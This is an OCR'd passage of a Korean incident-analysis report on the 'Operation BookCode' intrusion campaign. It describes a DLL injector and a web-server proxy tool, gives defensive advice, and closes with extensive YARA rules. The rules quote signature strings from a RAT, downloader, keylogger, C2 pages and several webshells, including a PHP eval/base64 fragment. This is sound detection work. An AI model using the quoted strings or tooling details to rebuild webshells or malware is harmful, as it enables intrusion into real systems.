
[그림 4-21] 원격제어 통신 순서



2 프레임워크 전체 구조

다수의 감염자, C2페이지, MID서버를 분석한 결과를 통해 원격제어 프레임워크가 아래와 같은 구조로 이루어져있는 것을 확인하였다.

[그림 4-22] 원격제어 프레임워크 전체 구조



4. Tool

가 DLL 인젝터


인젝터 도구를 이용하여 현재 실행 중인 프로세스의 ID값을 확인하고 해당 프로세스에 악성코드를 인젝션을 시도한다. 아래의 Proxy도구를 인젝션하기 위해 사용되었다.

[그림 4-23] DLL 인젝터 악성코드 실행 옵션

```
인젝터 악성코드 실행 : mlaware  3312  C:\Windows\SoftwareDistribution\Download\BIT3001.tmp
                       악성코드 명  대상 Process ID   인젝트 대상 악성코드 경로
```

아래와 같이 동작하며 2번째 인자로 받은 미리 수집한 Process ID를 참조하여 해당 PID를 가진 프로세스에 3번째 인자로 받은 악성코드를 인젝션한다.


[그림 4-24] DLL 인젝터 동작 방식



나 Proxy 도구

공격자는 워터링 홀 공격을 시도할 때 호스팅 서버를 대상으로 DLL 인젝터를 사용하여 Proxy 도구를 w3svc 서비스에 인젝션하였다. w3svc 서비스에 인젝션 된 악성코드는 웹 서버에서 동작하기 때문에 서버 API를 이용하며, URL 그룹을 만들어 모든 패킷을 모니터링하면서 특정 조건의 요청 값이 Request Queue에 들어왔을 경우 공격자 서버로부터 악성코드를 다운로드 받아 내려준다.

[그림 4-25] Proxy 도구 동작 방식



5. 결론

【Defender's Insight】

'한국인터넷진흥원'은 본 보고서를 통해 스피어 피싱 메일을 통해 최초 침투 후, 다양한 악성코드 및 도구를 이용하여 내부 정보를 수집하는 공격 유형을 살펴보았다. TTPs#1에서 감염 이후의 내부전파기법, 악성코드 설치방법 등에 중점을 두었다면, 이번 TTPs#2에서는 최초 침투 전략, 해킹에 사용하는 도구와 악성코드의 기능, 수집하는 정보에 중점을 두었다.

공격자는 보안이 잘 되어있는 시스템을 직접 공격하는 위험을 감수하기보다 사람의 실수를 노리는 스피어 피싱 공격을 통해 공격 대상에 최초 침투하였다. 기업 내부로 진입하는데 성공하면 원격제어 악성코드로 지속성을 확보한 후, 정보수집 및 악성코드 추가 전파 행위를 수행한다. 정보를 수집 할 때에는 백신 탐지를 회피하기 위해 정상 도구들을 이용하기도 하였다.

이러한 공격 전술로 보아, 공식적인 지원이 끝난 Internet Explorer를 통한 외부 사이트 접속은 자제해야 하며 의심스러운 메일 수신 시 첨부파일 열람이나 링크 클릭 등의 행위를 자제하고 사내 정보보안팀에 문의하는 자세가 필요하다.

첨부 파일을 통한 감염을 막기 위해서는 확장자가 이중으로 사용되지 않았는지, 매우 긴 파일 명을 사용하여 확장자를 숨기고 있진 않은지 확인하고, 실행파일 확장자(exe,msi,scr,vbs,bat,ps1 등)인 경우 열어보지 않아야 한다.

또한 문서 첨부 파일을 통한 악성코드 감염을 막기 위해서는 한글 프로그램이나 오피스 프로그램을 항상 최신으로 유지하고 주기적으로 업데이트를 수행해야 하며, 문서 내에 있는 수상한 링크 클릭을 자제해야 한다. MS 오피스 파일의 경우 특히 문서 내 매크로 옵션 활성화를 유도하는 파일은 열람하지 않는 것이 좋다.

일반 기업에서는 한정된 보안 인력으로 많은 인력과 자산을 보호해야하기 때문에 사람의 실수를 노린 스피어 피싱 같은 최초 침투 공격을 막는 것은 어려울 수 있다. 따라서 침투를 당하였더라도 피해를 최소화하고 공격의 진행 속도를 늦추는 방안을 마련하는 것이 중요하다.

방어자는 자사 시스템 망 구조에 대한 이해를 바탕으로 최소한의 중요 시스템들은 모니터링 할 수 있어야한다. 또한 시스템들 간의 불필요한 네트워크 공유는 해지하고, 시스템 별로 계정 등에 대한 접근 권한을 분리해야 하는 노력이 필요하다.

6. Yara Rule

YARA(야라)는 악성코드 샘플을 식별하고 분류할 수 있도록 설계된 오픈 소스 도구이며, 문자열 및 바이너리 등을 기반으로 한 규칙을 통해 특정 악성코드 샘플을 구분할 수 있다. 3장의 ATT&CK Matrix와 4장의 악성코드 상세 분석에 설명된 내용을 바탕으로 아래와 같은 규칙을 적용하여 파일 형태로 존재하는 악성코드를 확인할 수 있다.

YARA 사용법

yara [규칙 파일] [검색 대상 파일 또는 경로]

- Yara rule 사용 시 오탐이 발생할 수 있기 때문에 정확한 파일 확인 및 검토 필요
- 게시글과 함께 첨부된 규칙 파일에는 현재 보고서에 명시된 악성코드와 관련된 규칙이 작성됨
- 사용방법 및 다운로드 참고 : https://virustotal.github.io/yara/

원격제어 악성코드 YARA Rule

```
rule Operation_BookCode_RAT_Dropper
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode RAT Dropper"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "9F0690AD9B19283AA57149D122B2602C"
                hash2 = "45A9BCA774C28F6156A979DDF80C9D5C"

        strings:
                $parameter = { 2D 00 67 00 00 [5-15] 2D 00 73 00 00 }

                $string1 = "ServiceDll" fullword nocase wide
                $string2 = "To Puton Config" fullword nocase wide

                $file1 = { 43 32 54 30 45 36 53 34 02 3A }
                $file2 = { C6 45 ?? 43 C6 45 ?? 32 C6 45 ?? 32 C6 45 ?? 54 C6 45 ?? 30 }

        condition:
                uint16(0) == 0x5A4D and filesize < 3MB
                and $parameter
                and 1 of ($string*)
                and 1 of ($file*)
}

rule Operation_BookCode_RAT_Injector
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode RAT Injector"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "D76177A76F8E6484519B5B4A9BE51FFA"

        strings:
                $key1 = { 31 71 61 7A 32 77 73 78 33 65 }

                $string1 = "service_dll.log" fullword nocase ascii
                $string2 = "DecFile.dll" fullword nocase ascii

                $decode_string1 = { C6 45 ?? 43 C6 45 ?? 32 C6 45 ?? 32 C6 45 ?? 54 C6 45 ?? 30 }
                $decode_string2 = { 8A ?4 0D ?? [0-3] 32 C1 34 [0-3] 88 84 0D ?? ?? FF FF 41 83 F9 ?? 7C E8 }

        condition:
                uint16(0) == 0x5A4D and filesize < 300KB
                and $key1
                and 1 of ($string*)
                and 1 of ($decode_string*)
}
```

```
rule Operation_BookCode_RAT
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode RAT"
                contact = "hypen@krcert.or.kr"
                ver = "1.1"

                hash1 = "EC8CDF41C32A6D8CC5A4A468637AFE74"
                hash2 = "1E38EC5BC660A7BDB229DCA8F10D77FF"
                hash3 = "AB577FBED12D8584D701AF4268426A08"
                hash5 = "4350AA8B8305B905D29022DFBFC01C0D"

        strings:
                $string_decode_64 = { 42 0F B6 4? ?? ?? [5-7] FF C2 [2-3] 42 88 8? 05 ?? 0? 00 00 83 FA ?? }
                $query_decode_64 = { 4? 8B 0? 88 14 01 4? 8B ?? [0-2] 0F B6 ?? (08|09) 4? 0F B6 ?? ?? [0-2] 0F B6 4? (08|09)
    42 0F B6 }

                $string_decode_32 = { 8A ?4 0D ?? [0-3] 32 C1 34 [0-3] 88 84 0D ?? ?? FF FF 41 83 F9 ?? 7C E8 }
                $query_decode_32 = { 8B 0? 88 14 01 8B ?? 0F B6 4? 04 0F B6 ?? ?? 0F B6 4? 05 [0-1] 0F B6 }

                $command = { ?? 46 36 85 97 [10-25] ?? 47 36 85 97 }

                $string1 = "msgid=Communication" fullword nocase ascii
                $string2 = "msgid=Saves" fullword nocase ascii
                $string3 = "msgid=Savec" fullword nocase ascii
                $string4 = "msgid=Load" fullword nocase ascii
                $string5 = "msgid=Read" fullword nocase ascii
                $string6 = "msgid=Information" fullword nocase ascii
                $string7 = "msgid=Restore" fullword nocase ascii
                $string8 = "bookcodes" fullword nocase ascii
                $string9 = "server_dll.log" fullword nocase ascii


        condition:
                ( uint16(0) == 0x5A4D and filesize < 2MB and
                (( $string_decode_64 and $query_decode_64 ) or ( $string_decode_32 and $query_decode_32 )) )
                or ( uint16(0) == 0x5A4D and filesize < 400KB
                and ( $command and 4 of ($string*) ))
}
```

다운로더 악성코드 YARA Rule

```
rule Operation_BookCode_Downloader
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode Downloader"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "768981952282A1D0BC3C585916C42D44" // x86 Downloader
                hash2 = "D0E71A2C1259A72C1DCCB58651140D01" // x64 Downloader (corrupted)

        strings:

                $parameter1 = "%s %s" fullword nocase wide
                $parameter2 = "%s" fullword nocase wide

                $encode_table1 = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/:." fullword nocase ascii
                $encode_table2 = "xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCIjwAg9F4PtJdrTRBX1:5" fullword nocase ascii

                $json_format1 = "₩"%c₩":₩"%s₩"" fullword nocase ascii
                $json_format2 = "{%s,₩"%s₩":₩"" fullword nocase ascii

                $encrypt_table = { C7 45 ?? 2C FC FF FF C7 45 ?? 48 8B 4C 24 C7 45 ?? 40 48 89 41 C7 45 ?? 18 BA 46 1E C7
    45 ?? 55 45 8B 4C C7 45 ?? 24 20 E8 15 C7 45 ?? FC FF FF 48 C7 45 ?? 8B 4C 24 40 }

        condition:
                uint16(0) == 0x5A4D and filesize < 100KB
                and ( all of ($parameter*) and $encrypt_table )
                and ( all of ($encode_table*) and all of ($json_format*) )
}
```

사용된 도구 YARA Rule

```
import "pe"

rule Operation_BookCode_DLLInjector
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode DLLInjector"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "9B8C1FD0E62A52CFF1E9B67E16AC4833" // x64

        strings:

                $string = "using PID, dllpath" fullword nocase ascii
                $string2 = "Success" fullword nocase ascii
                $string3 = "Fail" fullword nocase ascii
                $string4 = "%08X" fullword nocase ascii
                $string5 = "RtlCreateUserThread" fullword nocase ascii


        condition:
                uint16(0) == 0x5A4D and filesize < 150KB
                and ( all of ($string*) )
                and pe.imphash() == "33de87c5c62a65aef22377f6ebb911bb"
}



rule Operation_BookCode_ProxyTool
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                info = "Operation BookCode Proxy Tool"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "F3CF85BA669A2CBF20FA77978E121A8A" // x64

        strings:

                $string = "C:₩₩Windows₩₩Temp₩₩MpMonInst.log" fullword nocase ascii
                $string2 = "<html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL was not found on this server.</p></body></html>" fullword nocase ascii
                $string3 = "<html><head><title>503 Service Unavailable</title></head><body><h1>Service Unavailable</h1><p>The requested service was terminated on this server.</p></body></html>" fullword nocase ascii

                $functions = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 49 6E 69 74 C7 ?? [1-4] 69 61 6C 69 [0-1] C7 ?? [1-2] 7A 65} // "HttpInitialize"
                $functions2 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 43 72 65 61 C7 ?? [1-4] 74 65 53 65 C7 ?? [1-4] 72 76 65 72 C7 ?? [1-4] 53 65 73 73 } // "HttpCreateServerSession"
                $functions3 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 43 72 65 61 C7 ?? [1-4] 74 65 55 72 C7 ?? [1-4] 6C 47 72 6F [0-1] C7 ?? [1-2] 75 70 } // "HttpCreateUrlGroup"
                $functions4 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 41 64 64 55 C7 ?? [1-4] 72 6C 54 6F C7 ?? [1-4] 55 72 6C 47 C7 ?? [1-4] 72 6F 75 70 } // "HttpAddUrlToUrlGroup"
```

```
                $functions5 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 43 72 65 61 C7 ?? [1-4] 74 65 52 65 C7 ?? [1-4] 71 75 65
    73 C7 ?? [1-4] 74 51 75 65 [0-1] C7 ?? [1-4] 75 65} // "HttpCreateRequestQueue"
                $functions6 = { C7 ?? [1-4] 48 74 74 70 C7 ?? [1-4] 53 65 74 55 C7 ?? [1-4] 72 6C 47 72 C7 ?? [1-4] 6F 75 70
    50 C7 ?? [1-4] 72 6F 70 65 C7 ?? [1-4] 72 74 79 00 } // "HttpSetUrlGroupProperty"


                $verify = "index.asp?%s" fullword nocase ascii
                $verify2 = "id=0" fullword nocase ascii
                $verify3 = "register.asp" fullword nocase ascii
                $verify4 = "login.asp?userid=%s" fullword nocase ascii
                $verify5 = "welcome.asp?userid=%s" fullword nocase ascii
                $verify6 = "blogview.asp?userid=%s" fullword nocase ascii

                $decode = { 80 74 04 ?? ?? 80 74 04 ?? ?? 48 83 C0 02 48 ?? 00 01 00 00 7C EA } // xor 0xB5 or 0xD9


        condition:
                uint16(0) == 0x5A4D and filesize < 200KB
                and ( 2 of ($string*) )
                and ( all of ($functions*) )
                and ( 3 of ($verify*) )
                and $decode
                or pe.imphash() == "6fd8a27de05671a7c7369e3220d9f8a7"
}


rule Operation_BookCode_Keylogger
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                description = "Operation BookCode Keylogger"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "b105912fbd3f02063af4a7875a0efd13"
                hash2 = "e1fddb1caf4793ca477f83410868d6da"

        strings:
                $str_encode = { 0F B6 04 32 48 FF C2 34 68 04 18 88 44 32 FF 48 3B D3 7C EC }

                $string1 = "[%d.%02d.%02d %02d:%02d:%02d]" fullword ascii
                $string2 = "msvcrt000.xml" fullword ascii
                $string3 = "nsvcrl001.xml" fullword ascii
                $string4 = "DomainName:%s UserName:%s SessionID:%d" fullword ascii

        condition:
                ( uint16(0) == 0x5A4D and filesize < 100KB
                and ($str_encode)
                and 2 of ($string*) )
                or pe.imphash() == "9d59262ce45a7146ed25b0327b4f17fd"
}
```

C2 페이지 YARA Rule

```
rule Operation_BookCode_C2page : ASP_C2Pages
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
            description  = "Operation BookCode C2pages"
                contact = "hypen@krcert.or.kr"
                ver = "1.1"

        strings:
                $C2page1_str1 = "bookcodes:200" fullword nocase ascii
                $C2page1_str2 = "bookcodes:300" fullword nocase ascii
                $C2page1_str3 = "bookcodes:400" fullword nocase ascii
                $C2page1_str4 = "bookcodes:500" fullword nocase ascii
                $C2page1_str5 = "SetPConfigInfo" fullword nocase ascii
                $C2page1_str6 = "DownLoadC" fullword nocase ascii
                $C2page1_str7 = "DownLoadS" fullword nocase ascii

                $C2page1_logfile = "config.dat" fullword nocase ascii
                $C2page1_logfile2 = "_ICEBIRD007.dat" fullword nocase ascii

                $C2page2_str1 = "Connect" fullword nocase ascii
                $C2page2_str2 = "SetConfig" fullword nocase ascii
                $C2page2_str3 = "FileDown" fullword nocase ascii
                $C2page2_str4 = "UploadSave" fullword nocase ascii

                $C2page2_logfile = "cover_img08.gif" fullword nocase ascii
                $C2page2_logfile2 =  "button_array301.gif" fullword nocase ascii

                $C2page3_str1 = "xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCIjwAg9F4PtJdrTRBX1:5" fullword nocase ascii
                $C2page3_str2 = "RedirEct param:" fullword nocase ascii

                $C2page4_str1 = "〈!DOCTYPE HTML PUBLIC Authentication En〉;" fullword nocase ascii
                $C2page4_str2 = "Pause(int(rnd() * 1000))"
                $C2page4_str3 = "MidRequest"
                $C2page4_str4 = "ProxyCheck"
                $C2page4_str5 = "ClientHello"
                $C2page4_str6 = "ProxyLog"
                $C2page4_str7 = "Alive"

                $C2page4_logfile = "/button3.gif" fullword nocase ascii
                $C2page4_logfile2 = "/button509.gif" fullword nocase ascii

                $Midpage_str1 = "qnaboard" fullword nocase ascii
                $Midpage_str2 = "serverconnect" fullword nocase ascii
                $Midpage_str3 = "freeboard" fullword nocase ascii
                $Midpage_str4 = "relayconnect" fullword nocase ascii
                $Midpage_str5 = "bookcodes:200" fullword nocase ascii
                $Midpage_str6 = "bookcodes:400" fullword nocase ascii
                $Midpage_str7 = "bookcodes:600" fullword nocase ascii
                $Midpage_str8 = "&₩"[] (〈₩"&" nocase ascii

                $Midpage_logfile = "~XMLSTATUS1FF30.tmp" fullword nocase ascii
                $Midpage_logfile2 = "~XMLSTATUS1FF32.tmp" fullword nocase ascii

                //$vbscript_encode = "〈%@language=VBScript.Encode%〉〈%#@" fullword nocase ascii
                // 위 웹셸 및 C2페이지들은 vbscript.encode로 원본 소스가 인코딩되어 검색이 안될 수도 있습니다.
```

```
                // 일부 정상 페이지도 이 방법을 사용하기 때문에 이 룰은 옵션으로 사용하시기 바랍니다.

        condition:
                (5 of ($C2page1*))
                or ( all of ($C2page2_str*) and 1 of ($C2page2_logfile*) )
                or ( all of ($C2page3_str*) )
                or ( all of ($C2page4_str*) and 1 of ($C2page4_logfile*) )
                or ( 5 of ($Midpage*) )
                //or ($vbscript_encode) // <- 옵션
}
```

웹셸 YARA Rule

```
import "hash"

rule Operation_BookCode_Venus_WebShell : Venus_ASP_WebShell
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                description  = "Operation BookCode Venus-WebShell"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $string1 = "Const enc_key = ₩"20dcc50₩"" fullword nocase ascii
                $string2 = "strPwd = enc_key" fullword nocase ascii
                $string3 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword nocase ascii
                $string4 = "<h2>Input Password.</h2>" fullword nocase ascii
                $string5 = "C:₩₩Windows₩₩system32₩₩cmd.exe" fullword nocase ascii
                $string6 = "j = (j + s[i] + key.charCodeAt(i % key.length)) % 256" fullword nocase ascii
                $string7 = "var enc_key = '₩" & enc_key & ₩"';" fullword nocase ascii

        condition:
                ( filesize < 75KB
                and 4 of them )
                or hash.md5(0, filesize) == "29fce0c374517cddd66be394c6805ecd"
}

rule Operation_BookCode_Hunters_WebShell : Code_Hunters_ASP_WebShell
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                description  = "Operation BookCode Code-Hunters-WebShell"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $string1 = "<title>Code Hunters Shell</title>"
                $string2 = "Select Case islem" nocase ascii

                $string3 = "?islem=CreateFile" nocase ascii
                $string4 = "?islem=FolderMove" nocase ascii
                $string5 = "?islem=FolderCopy" nocase ascii
                $string6 = "?islem=FolderDelete" nocase ascii
                $string7 = "?islem=FileRename" nocase ascii
                $string8 = "?islem=indir" nocase ascii

                $string9 = "Case ₩"git₩"" nocase ascii
                $string10 = "Case ₩"Drivers₩"" nocase ascii
                $string11 = "Case ₩"Read₩"" nocase ascii
                $string12 = "Case ₩"FileRename₩"" nocase ascii
                $string13 = "Case ₩"Edit₩"" nocase ascii
                $string14 = "Case ₩"FolderRename₩"" nocase ascii
                $string15 = "Case ₩"FolderMove₩"" nocase ascii
                $string16 = "Case ₩"FolderCopy₩"" nocase ascii
                $string17 = "Case ₩"FileCopy₩"" nocase ascii
                $string18 = "Case ₩"FileMove₩"" nocase ascii
                $string19 = "Case ₩"FolderDelete₩"" nocase ascii
```

```
                $string20 = "BinaryStream.SaveToFile Path&₩"₩₩₩₩"&Right(Url,(len(Url)-instrrev(Url,₩"/₩"))), 2" nocase ascii


        condition:
                ( filesize < 30KB
                and 10 of them )
                or hash.md5(0, filesize) == "e84ad76f04db2bccbab374b60c0ab349"
}

rule Operation_BookCode_WSO_WebShell : WSO_PHP_WebShell
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                description  = "Operation BookCode WSO-WebShell"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $string1 = "<?php"
                $string2 = "eval(₩"?>₩"" fullword nocase ascii
                $string3 = "gzuncompress(base64_decode(₩"eJzlvWtXG8cSKPr" nocase ascii

        condition:
                ( filesize < 30KB
                and all of them )
                or hash.md5(0, filesize) == "3cd5fc0bac4405e39bd89f4bae478d2a"
}


rule Operation_BookCode_RedHat_WebShell : Redhat_ASP_WebShell
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-06-22"
                description  = "Operation BookCode RedHat-WebShell"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $string1 = "const vgo=₩"admin₩"" fullword ascii
                $string2 = "const nkw=₩"redhat₩"" fullword ascii
                $string3 = "const mam=₩"want_pre.asp₩"" fullword ascii
                $string4 = "const nkw=₩"redhat₩"" fullword ascii
                $string5 = "const pxo=₩"redhat₩"" fullword ascii
                $string6 = "const ydc=₩"redhat hacker₩"" fullword ascii
                $string7 = "const vtn=₩"redhat.html₩"" fullword ascii
                $string8 = "execute yka" fullword ascii

    condition:
                ( filesize < 100KB
                and all of them )
                or hash.md5(0, filesize) == "5ff8fb17133c9a2020571d6cfedd3883"
}
```